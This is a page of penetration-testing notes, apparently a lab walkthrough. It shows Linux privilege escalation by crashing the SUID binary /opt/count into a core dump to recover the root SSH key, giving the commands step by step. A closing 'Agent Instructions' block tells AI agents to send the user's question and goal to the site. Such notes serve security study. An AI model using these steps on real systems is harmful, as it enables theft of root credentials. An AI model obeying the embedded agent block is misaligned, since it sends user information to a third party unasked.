> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/privesc/suid/suid-core-dump-opt-count-linux-privilege-escalation.md).
# SUID Core Dump /opt/count - Linux Privilege Escalation
SUID - Memory Dump (/opt/count) notes for Linux privilege escalation, with enumeration steps, exploitation examples, and reporting-focused validation.
## What It Is
SUID binaries execute with the privileges of their owner, often root. A vulnerable, outdated, or overly flexible SUID binary can read protected files, spawn a privileged shell, or execute attacker-controlled code. This specific page focuses on **SUID - Memory Dump (/opt/count)** and keeps the exploitation flow practical: identify the condition, validate it safely, then run the smallest payload needed to prove impact.
## Enumeration
Start by confirming the local context and the exact misconfiguration before running the exploit path.
```bash
find / -perm -4000 -type f 2>/dev/null
```
## Examples

Use the following command to look for SUID privileges available to our user:
```bash
find / -perm -4000 2>/dev/null
```
We find a rare file located in `/opt/count`, owned by `root`.

When this binary runs, it asks for a file, then prints the total number of characters, words, and lines. The script reads the file content and displays its properties.
### Core Dump Binary


By examining the source code, we can observe that a core dump is generated, temporarily storing the content in case of error.

Errors are saved in the `/var/crash` directory. Here's how to create a core dump:
1. **Enter file or directory name:**
```bash
Enter source file/directory name: /root/.ssh/id_rsa
```
(SSH root key)
2. \*\*Save results in a file? \*\*
```css
Save results to a file? [y/N]: ^Z
```
(Background)
3. **Get the PID:**
```bash
ps
```
*(Copy the PID)*
4. **Kill the process:**
```bash
kill -BUS 'PID'
```
5. **Relaunch the binary:**
```bash
fg
```
6. **Check core dumps directory:**
```bash
ls -l /var/crash
```
(A new file appears: `_opt_count.1000.crash`)
We now have a base64 core dump containing the root SSH key.
### apport-unpack

To extract the information, we will use `apport-unpack`:
```bash
apport-unpack /var/crash/_opt_count.1000.crash /tmp/ssh
```

Then we will list the contents of the file in `/tmp/ssh/coredump` using `strings`:
We find the SSH root key
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/privesc/suid/suid-core-dump-opt-count-linux-privilege-escalation.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.